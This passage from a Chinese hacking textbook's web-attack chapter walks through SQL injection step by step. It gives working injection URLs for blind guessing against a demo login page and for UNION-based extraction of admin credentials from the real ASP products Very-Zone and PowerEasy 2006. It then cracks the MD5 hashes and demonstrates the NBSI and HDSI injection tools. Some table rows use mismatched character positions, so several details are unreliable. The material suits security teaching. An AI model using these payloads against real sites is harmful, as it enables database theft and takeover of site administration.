uname=admin and mid(upass, 2, 1)< 'e' )>0 and 'a'='a
```

页面还是正常显示。分析一下，第二位密码大于字母 a 且小于字母 e，范围就已经缩小到了字母 b~d 之间了。接下来可以把字母 b、c、d 分别代进去测试，也可以用二分法进行测试。

下面继续用二分法来测试：

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE  
uname=admin and mid(upass, 2, 1)< 'd' )>0 and 'a'='a
```

页面出错了，既然第二位密码小于字母 e 又不小于字母 d，那就是等于字母 d 了。为了确定，来测试一下：

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE  
uname=admin and mid(upass, 2, 1)='d' )>0 and 'a'='a
```

页面显示正常，说明第二位密码确实是字母 d。

接下来可以用同样的方法猜解出后面的 3 位密码。这里就不再详细介绍分析过程，只

给出测试的步骤和结果。

提交的地址	备 注
检测第 3 位密码	
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,3,1)>'a')>0 and 'a'='a	页面显示正常
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,3,1)<'z')>0 and 'a'='a	页面显示正常，第 3 位密码在 a~z 之间
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,3,1)<'n')>0 and 'a'='a	页面显示正常，第 3 位密码在 a~n 之间
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,2,1)<'h')>0 and 'a'='a	页面出错，第 3 位密码应该在 i~n 之间
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,2,1)<'k')>0 and 'a'='a	页面出错，第 3 位密码应该在 k~n 之间
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,2,1)<'m')>0 and 'a'='a	页面出错
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,2,1)='m')>0 and 'a'='a	页面显示正常，第 3 位密码是字母 m
检测第 4 位密码	
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,3,1)>'a')>0 and 'a'='a	页面显示正常
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,3,1)<'z')>0 and 'a'='a	页面显示正常，第 4 位密码在 a~z 之间
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,3,1)<'n')>0 and 'a'='a	页面显示正常，第 4 位密码在 a~n 之间
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,2,1)<'h')>0 and 'a'='a	页面出错，第 4 位密码应该在 h~n 之间
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,2,1)<'k')>0 and 'a'='a	页面显示正常，第 4 位密码应该在 h~k 之间
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,2,1)<'j')>0 and 'a'='a	页面显示正常，第 4 位密码应该在 h~j 之间
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,2,1)<'i')>0 and 'a'='a	页面出错，第 4 位密码是字母 i
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,2,1)='i')>0 and 'a'='a	页面显示正常，第 4 位密码是字母 i
检测第 5 位密码	
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,3,1)>'a')>0 and 'a'='a	页面显示正常

续表

提交的地址	备 注
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,3,1)<'z' )>0 and 'a'='a	页面显示正常，第 5 位密码在 a~z 之间
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,3,1)<'n' )>0 and 'a'='a	页面出错，第 5 位密码在 n~z 之间
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,2,1)<'s' )>0 and 'a'='a	页面出错，第 5 位密码应该在 n~s 之间
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,2,1)<'p' )>0 and 'a'='a	页面显示正常，第 5 位密码应该在 n~p 之间
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,2,1)<'o' )>0 and 'a'='a	页面显示正常
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,2,1)='n' )>0 and 'a'='a	页面显示正常，第 5 位密码是字母 n

到这里，用户 admin 的 5 位密码都被猜解出来了，它们分别是 a、d、m、i、n。在不知道用户名的情况下，也可以把 mid()函数中的要猜解的字段名 upass 换成 uname，就可以对用户名一位一位地猜解了。

在本节中，介绍了如何利用 SQL 注入漏洞猜解出网站数据库表名、列名和结构，甚至利用漏洞猜解出用户的密码和用户名。在下一节中，将结合网络上一些流行的 ASP 程序所存在的漏洞进行讲解。

5.2.6 对 Very-Zone SQL 注入漏洞的利用

Very-Zone（非常地带，下文简称 VZ）程序是一款个人互动门户管理的 ASP 系统，它的界面友好，模仿 QQ 空间（Q-Zone）的用户页面，是一款非常漂亮的互动系统。但是它的早期版本存在着 SQL 注入漏洞，而目前能从网络上下载到的版本里已经使用 SQL 通用防注入程序防止了 SQL 注入漏洞。这里为了演示漏洞的利用，作者把其中的 SQL 通用防注入程序移除了。

没有 SQL 通用防注入程序的 VZ 程序简直是漏洞百出，这样的程序如果放在网站上，简直就是为那些初入门道的小伙子们敞开的大门。为了更真实地模拟入侵过程，笔者把它当做网络上一个真实的网站服务器进行渗透。

打开 VZ 的首页，如图 5-49 所示。然后在 IE 地址栏中输入类似 xxx.asp?xxx=xxx 的地址，如 http://127.0.0.1/veryzone/announce.asp?id=16，并在打开的地址栏参数后面加上一个永远成立的条件“and 1=1”，页面就能正常显示，如图 5-50 所示。




图 5-49



图 5-50

再换成一个永远都不会成立的条件“and 1=2”，页面中的公告内容没有了，如图 5-51 所示。



图 5-51

因此可以判断，当后面附加的条件成立时，页面就会正常显示；当后面附加的条件不成立时，页面就会什么公告内容也没有。

确定了插入条件会影响页面显示的结果后，就可以大胆地插入不同的条件，再根据页面的显示来判断条件是否成立。

先来猜表名，提交以下地址：

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Count(*) from Admin)>0
```

页面能正常显示，看来运气不错，一猜就中，表明 Admin 确实存在。

接下来就该猜测字段名了，先来猜测用户名的字段，提交以下地址：

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Count(User) from Admin)>0
```

这次的运气没有那么好，页面没有内容，说明猜错了，在数据库里没有 User 这个字段名。把 User 换成其他的字段名来继续猜解，终于在提交以下地址的时候，页面能正常显示了：

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Count(Username) from Admin)>0
```

## 黑客攻防实战入门（第3版）

说明在数据库的 Admin 表中，有 UserName 字段。

再用同样的方法，在不停地测试之后，在提交以下地址时，页面也能正常显示出来：

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Count(Password) from Admin)>0
```

又猜出一个 Password 字段。根据表名和字段名不难估计，在 Admin 表中保存的是管理员的信息，UserName 字段保存的应该就是管理员的用户名，Password 保存的自然就是管理员的用户密码。

知道表名和字段名之后，就可以对数据库中的数据进行猜解了。先来猜解管理员的用户名长度：

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Top 1 * from Admin Where Len (UserName)<5)>0
```

页面显示不出公告内容，说明管理员的用户名长度不小于 5。再来提交：

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Top 1 * from Admin Where Len (UserName)<6)>0
```

页面能正常显示了，说明管理员的用户名长度小于 6，既不小于 5 又小于 6 的整数也只有 5 了，所以管理员的用户名长度是 5，验证一下：

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Top 1 * from Admin Where Len (UserName)=5)>0
```

页面果然能正常显示出来。

接下来就应该猜解这 5 位的管理员用户名是什么了。

用二分法来猜解，由于猜解过程前面已经很详细地介绍了，为了节省篇幅这里就不再重复，直接给出测试的结果。如果有什么不明白的地方，请查阅本章中上一节的内容。

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Top 1 * from Admin Where Mid (UserName,1,1)= 'a')>0
```

页面正常显示，第 1 位用户名是字母 “a”。

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Top 1 * from Admin Where Mid (UserName,2,1)= 'd')>0
```

页面正常显示，第 2 位用户名是字母 “d”。

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Top 1 * from Admin Where Mid (UserName,3,1)= 'm')>0
```

页面正常显示，第 3 位用户名是字母 “m”。

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Top 1 * from Admin Where Mid (UserName,4,1)= 'i')>0
```

页面正常显示，第 4 位用户名是字母 “i”。

## 第5章 Web 攻击

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Top 1 * from Admin Where Mid (UserName,5,1)= 'n')>0
```

页面正常显示，第5位用户名是字母“n”。

到这里，管理员的用户名就已经被猜解出来了，是“admin”。

验证一下它是否准确：

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Top 1 * from Admin Where UserName = 'admin') >0
```

页面正常显示，用户名“admin”是存在的。

接下来猜解密码，猜解密码的过程跟猜解用户名的过程是一样的，只是字段名不同而已。

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Top 1 * from Admin Where Len (Password)=16)>0
```

页面正常显示，管理员的密码长度是16位。

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Top 1 * from Admin Where Mid (Password,1,1)= '7')>0
```

页面正常显示，管理员密码的第1位是7。

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Top 1 * from Admin Where Mid (Password,2,1)= 'a')>0
```

页面正常显示，管理员密码的第2位是a。

.....

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Top 1 * from Admin Where Mid (Password,16,1)= 'e') >0
```

页面正常显示，管理员密码的第16位是e。

至此，密码也被猜解出来了，是“7a57a5a743894a0e”，一般人不会用这么奇怪的密码，其实这是字符串“admin”用MD5算法加密过的密码，至于如何破解MD5加密过的密文，将会在下一节中介绍到。

以用户名为admin，密码为admin的管理员登录后台，如图5-52所示。




图 5-52

## 黑客攻防实战入门（第3版）

管理员的用户名和密码输入正确，成功地进入了后台，如图 5-53 所示。




图 5-53

至此，漏洞的利用已经演示完毕。

本节通过 Very-Zone 个人互动门户管理的 ASP 系统的 SQL 注入漏洞，演示了如何利用漏洞获取管理员的用户名和密码。这是相当常见的手法，在下一节中，将结合动易商城程序介绍一些对特殊漏洞的利用方法。

### 5.2.7 对动易商城 2006 SQL 注入漏洞的利用

动易商城是网上很知名的一个 ASP 信息发布、商品交易程序，正因为它的简单易用和强大的功能，所以用户也很多。但是千里之堤，依然会溃于蚁穴。下面将以它的一个 SQL 注入漏洞为例，进行 SQL 注入漏洞利用的演示。

这个程序有免费版本，先从网上下载该程序来安装。下载程序的压缩包，解压后有几个文件，其中，PowerEasy2006.exe 是安装程序，直接双击它运行安装程序。

安装的步骤很简单，基本上都是默认安装，这里就不再叙述了。直接安装后的动易商城还是不能用的，如果现在直接访问，会看到图 5-54 所示的页面。




图 5-54

还要把动易的组件装上才能用，动易组件的安装程序和动易商城的安装程序在同一个压缩包内，文件名是 PE2006\_DLL.exe，双击它就开始安装了。

安装的进程也是非常简单的，单击“同意”、“下一步”按钮就可以了，最后的安装界面如图 5-55 所示。



图 5-55

注：到图 5-55 所示界面时得注意一点，要取消勾选“停止 IIS 服务”和“重启 IIS 服务”复选框，否则 IIS 可能会无法使用。

到这里，动易组件就安装完成了，因为是安装在 C:\inetpub\wwwroot\PowerEasy，所以应该通过 <http://127.0.0.1/powereasy/index.asp> 来访问。

打开后如图 5-56 所示，不过因为是新安装的，所以网站里没有内容。



图 5-56

接下来看看网上关于这个程序的最新漏洞描述。

动易 2006 最新漏洞公告

漏洞文件：网站根目录下 Region.asp

漏洞等级：严重

影响版本：所有版本（包括免费版、商业 SQL 版及 Access 版）

漏洞描述：此漏洞主要通过 Region.asp 存在的注入漏洞，以获取系统管理员权限，并通过修改系统设置上传木马程序，进而控制整个动易系统。特别是对于 SQL 版的系统会造成严重的破坏。

解决方案：使用更新补丁包中的 Region.asp 文件覆盖原文件。

NewComment.asp 文件是用来显示用户评论的，要调用 NewComment.asp 文件，需要添加评论，在发表评论后，才能对这个漏洞进行测试。



## 黑客攻防实战入门（第3版）

### 相关知识

#### •Request()函数。

Request()函数是ASP程序中最常见的函数，可以用它来根据参数名取得客户端提交到服务器上的参数。它的调用形式如下：

```
Request("参数名")
```

其中的参数名就是想要取得的参数的名字，这些参数是从网页中提交上来的。比如前一节中的例子，提交的 `http://127.0.0.1/login.asp?name=admin&pass=admin` 中就有 `name` 和 `pass` 两个参数，如果程序要取得 `name` 参数的值，就应该在程序里编写如下代码：

```
Request("name")
```

如果想要取得 `pass` 参数的值并保存在 `aaa` 变量里，代码就可以写成：

```
aaa = Request("pass")
```

#### •Trim()函数。Trim()函数的功能比较简单，它是用来去除字符串前、后两边的空格的。在处理字符串数据的时候经常会用到。它的调用形式如下：

```
Trim(字符串)
```

函数会返回去除两头空格之后的字符串。比如：

```
Str1="你好!"
```

```
Str2=Trim(Str1)
```

执行完以上的语句之后，字符串变量 `Str2` 的内容就是“你好!”了，两边的空格被 `Trim()` 函数过滤掉了。

漏洞公告上并没有公布漏洞出现在哪里，也没有说明怎么利用这个漏洞，这就只有自己摸索了。首先要确定漏洞在哪里，用文本编辑器打开 `Region.asp`，看看代码，在经过一番查看之后，终于把目标确定在 `Province` 这个变量上，代码如下：

```
Province=Trim(Request.QueryString("Province"))
```

这句是取得 `Province` 参数的值并保存在 `Province` 变量里。接下来继续看下面的代码：

```
.....
Call OpenConn
Set TempRs=Conn.Execute("SELECT Country FROM PE_Country ORDER BY
Country")
.....
Set TempRs=Conn.Execute("SELECT DISTINCT City FROM PE_City WHERE
Province=' " & Province & " ' ")
.....
ReDim ShowCity(0, 0)
.....
```

这段代码直接从客户端接收 `Province` 参数并赋值给 `Province` 变量，然后就一直未对它进行任何处理，直到加黑的那句代码调用它，直接就把它放到 SQL 语句中去执行了，并且

把查询到的数据放到页面的下拉列表中显示。很显然，没有经过仔细的过滤就把用户提交的数据拿来用，这显然是一个 SQL 注入漏洞，因为通过提交特殊的数据，就可以让服务器执行一些特殊的 SQL 语句。

既然知道了漏洞出在哪里，并且知道漏洞语句是怎样调用变量的，就可以根据需要构造 URL 地址来提交参数了。

### SQL 语法

UNION 联合语句。合并多条语句查询的结果，比如：

```
SELECT * FROM A UNION SELECT * FROM B
```

这条语句的作用是把 A 表里的所有数据查询出来，同时把 B 表里的所有数据查询出来，并且合并在一起。假如从 A 表里查询到的数据是张三，从 B 表里查询到的数据是李四，则用 UNION 把两条查询的结果合并，最终得到的结果是张三、李四两条数据。

这个漏洞最方便的一点就是它把查询到的数据直接显示在下拉列表中，这样一来，通过让精心构造的 SQL 语句执行，就有可能让页面把管理员的账号和密码直接在下拉列表中显示出来。

接下来得确定程序是不是存在漏洞，页面接收的是 Province 这个参数，先来试一下提交 Province 参数并且在数据后面加一个单引号，看看能不能让页面出错。提交：

```
http://127.0.0.1/powereasy/Region.asp? province=a'
```

页面出错了，如图 5-57 所示，说明提交的单引号被放到 SQL 语句里了。把数据代入到代码中，形成的 SQL 语句是这样的：

```
SELECT DISTINCT City FROM PE_City WHERE Province='a' '
```




图 5-57

原始语句是这样的，能控制的部分是“a”。如果想让页面正确地显示出来，就必须要把后面的那个单引号用掉。这很简单，把语句变成下面这样就可以了：

```
SELECT DISTINCT City FROM PE_City WHERE Province='a' and 'a'='a'
```

加黑的部分就是提交的 Province 参数的内容，大家可以看到，后面的那个单引号已经

## 黑客攻防实战入门（第3版）

被用掉了。因为页面会把查询到的记录都显示在下拉列表中，所以只要想办法把管理员的密码和用户名也变成查询对象查出来，就会在页面中显示了。可以在数据中插入一个查询语句来查询密码，并让它执行起来，这就要用到前面介绍的 UNION 语句了。

先来看看动易的数据库结构，管理员的用户名和密码放在数据库的 PE\_Admin 表中，AdminName 是用户名字段，Password 是管理员密码字段。如果想查询管理员的用户名，构造的 SQL 语句就是：

```
Select AdminName From PE_Admin
```

用 UNION 语句把它整合到原来的语句里，让最后执行的 SQL 语句变成：

```
SELECT DISTINCT City FROM PE_City WHERE Province='a' Union Select AdminName From PE_Admin Where 'a'='a'
```

加黑部分是要提交的数据，根据它构造的 URL 为：

```
http://127.0.0.1/powereasy/Region.asp?province=a' Union Select AdminName From PE_Admin where 'a'='a'
```

提交这个地址，就可以在“市/县/区/旗”的下拉列表中看到用户名了，如图 5-58 所示。




图 5-58

可以直接在下拉列表中看到管理员的用户名是 admin。如果想看到管理员的密码，只要把字段名改为密码字段名就可以了。构造的 URL 地址是：

```
http://127.0.0.1/powereasy/Region.asp?province=a' Union Select Password From PE_Admin where 'a'='a'
```

如图 5-59 所示，可以看到密码是 469e80d32c0559f8，这是经过处理后的密码。看来动易的作者已经想到了数据库有被人查询的可能性，所以在数据库里保存的密码是加密过的密码。在管理员登录时，页面并不是直接把密码跟数据库中的密码对比，而是把用户提交的密码加密之后再跟数据库中的密码进行对比。



图 5-59

既然有加密，自然要解密，动易使用的是 MD5 加密方式，所以就应该用一个 MD5 解密器来解密，这里推荐使用 MD5 Crack，它是一款国产的多线程 MD5 解密器，解密的速度确实值得推荐。

打开 MD5 Crack，选择“破解单个密文”，并把“469e80d32c0559f8”粘贴到它右边的文本框中，在“字符设置”组中勾选密码可能用到的字符，也可以在“自定义”文本框中自己输入。因为在一般情况下，用户密码不会有标点符号或别的特殊符号，所以这里为了节省时间，只勾选“数字”、“大写字母”和“小写字母”复选框，我们可以在实验的时候根据具体的情况灵活改变，还可以设置密码可能的长度和破解密码的线程数。在机器能够承受的范围里，线程数越大，破解速度就越快；但是如果超出了机器的承受能力，多线程不但不会加快破解速度，反而会拖延时间，具体的设置情况大家应该根据自己的机器配置斟酌，在这里直接保持默认设置就可以了。设置好后，单击“开始”按钮就开始破解密码了。

经过一段时间的等待，密码被破解出来并显示在右下角的文本框中，是 admin888，如图 5-60 所示。用这个密码登录后台试试看，如图 5-61 所示。




图 5-60



图 5-61

如图 5-62 所示登录成功，说明破解密码是正确的。




图 5-62

至此，已经获得超级管理员的权限了，入侵者可以删除网站的数据，也可以在网站中发布任何信息，包括诱使网站的浏览者进入插入了木马的网页，这个危害是非常大的。

在本章中，通过本地安装知名 ASP 程序——动易商城，并利用它的一个注入漏洞得到管理员的密码，演示了黑客对 SQL 注入漏洞的利用方法，通过这个例子足以显示出其危害性。当然，SQL 漏洞的利用是很灵活的，这只是其中的一种而已。同时通过这个例子，手工注入的缺点也暴露出来了——操作麻烦，效率不高。在下一节中，将介绍如何利用一些工具，更方便地对 SQL 注入漏洞进行利用。

### 5.2.8 使用工具进行 SQL 注入

俗话说“工欲善其事，必先利其器”，前面介绍了不少手工注入 SQL 漏洞的方法，我们可以看到，入侵者如果事事都自己动手做的话，是很没有效率的。

在注入的过程中，实际上有很多的步骤是不断重复的，如果让人反反复复地去做同一件事情是非常枯燥的，这种事情应该交给“存储程序，逐条执行”的计算机程序去做。于是，就有很多入侵者编写了只要输入漏洞地址就能自动猜解出数据的程序，使用这些工具对漏洞进行利用会事半功倍。

笔者为了让大家更好地理解漏洞的原理，所以前面介绍了手工注入的方法。现在相信大家已经了解了注入漏洞的原理和利用方法，下面就介绍一些常见的注入工具，利用它们可以减少猜解数据所花的时间和精力。

#### 1. NBSI

NBSI 是 NB 联盟的小竹编写的一款 SQL 自动注入工具，它是共享软件，须注册后才能使用，现在已经很久没有新的版本出来了，网上流传的 NBSI 大部分都是破解版的。

它的功能非常强大，可以扫描注入点、自动猜解数据内容、分析 IIS 日志，还可以自己定义关键字字典，如图 5-63 所示。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 5-63

把漏洞地址 `http://127.0.0.1/veryzone/announce.asp?id=16` 填写到 NBSI 的“注入地址”里，然后单击“检测”按钮。没有检测到漏洞，不过“检测”按钮的标题已经变成“再检测”了，因为漏洞页面在附加条件不成立的时候并不是完全不能显示，只是没有内容而已，所以工具不能自动判断结果，在“特征字符”文本框中输入在条件成立时页面里有但条件不成立时页面里没有的字符串，程序可以通过返回的页面里有没有“特征字符”来判断检测的结果，如图 5-64 所示。




图 5-64

在“特征字符”文本框中输入“hero”字符串，单击“再检测”按钮，如图 5-65 所示。



图 5-65

黑客攻防实战入门（第3版）

利用特征字符，程序已经确定了网页是有漏洞的，这时候的“检测”按钮已经变成不可用状态，同时，下面的“猜解表名”按钮变成可用状态。

单击“猜解表名”按钮，会提示“数据库类型为 Access，系统将启用字典进行猜解，如果字典文件比较大，会花费较长的时间，您确认进行猜解？”，这里直接单击“确定”按钮就可以了，如图 5-66 所示。




图 5-66

经过一段等待，在“已猜解表名”中出现了“Y\_admin”，这是程序判断出数据库中有 admin 这个表。单击它，“猜解列名”按钮就变成可用状态，这时单击“猜解列名”按钮，程序会猜解 admin 表中的列名，如图 5-67 所示。




图 5-67

又经过一段时间的等待，“已猜解列名”中出现了“Y\_id”、“Y\_username”和“Y\_password”，说明 admin 表中有 id、username 和 password 这 3 个字段存在，如图 5-68 所示。




图 5-68

每个字段名的前面都有一个复选框，勾选其中的某个复选框后“猜解数据”按钮就变成可用的了。把个 3 复选框都勾选，再单击“猜解数据”按钮，程序就开始猜解这 3 个字段的数据内容。

经过一段时间的等待，在“已猜解记录”中出现了一条记录，单击它会在下面的文本框中出现详细的数据内容，如图画-69 所示。




图 5-69

用户名是 admin，密码是 7a57a5a743894a0e。这个密码一看就知道是用 MD5 加密过的，用 MD5 Crack 就可以破解出来，破解结果是 admin。

2. HDSI

HDSI 是教主开发的一款免费的网页安全性能检测工具，它集成了很多功能，是一个 SQL 注入利器。

HDSI 的功能比 NBSI 多，它可以自动扫描注入点，注入猜解数据内容，扫描网站后台



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客攻防实战入门（第3版）

登录地址，对 PHP 进行注入，如果漏洞页面用的是 SQL Server 数据库，还可以让服务器执行 DOS 命令、上传 ASP 木马文件，如图 5-70 所示。




图 5-70

进入“注入分析”页面，把漏洞地址 <http://127.0.0.1/veryzone/announce.asp?id=16> 填写到“注射地址”文本框中，勾选“使用关键字”复选框，并在“关键字”文本框中输入“hero”，单击“开始”按钮，程序就开始检测漏洞。

没多久，程序就提示检测完毕。单击“已猜解表名”下方的“猜解”按钮，程序提示“启动 Access 数据库猜解，也许要多花点时间，是否继续猜表？”，单击“确定”按钮，程序就开始猜解表名。

没多久后，“已猜解表名”文本框 kh 就多了 admin 表，如图 5-71 所示。单击它，然后单击“已猜解”列名下方的“猜解”按钮，就开始猜解列名。然后猜解数据库中的记录，很快就可以把数据都猜解出来了，如图 5-72 所示。

